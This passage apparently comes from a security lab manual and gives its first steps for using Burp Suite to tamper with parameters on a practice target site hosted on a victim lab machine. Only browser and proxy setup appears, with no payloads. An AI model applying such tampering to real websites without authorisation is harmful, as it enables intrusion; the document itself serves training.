
Here, we will use the Burp Suite tool to perform parameter tampering.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Here, the host machine is the **Parrot Security** machine.

1. In **Parrot Security** machine click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.




2. The **Mozilla Firefox** window appears; type **http://www.moviescope.com** Into the address bar and press **Enter**.




3. Now, set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.

4. In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.



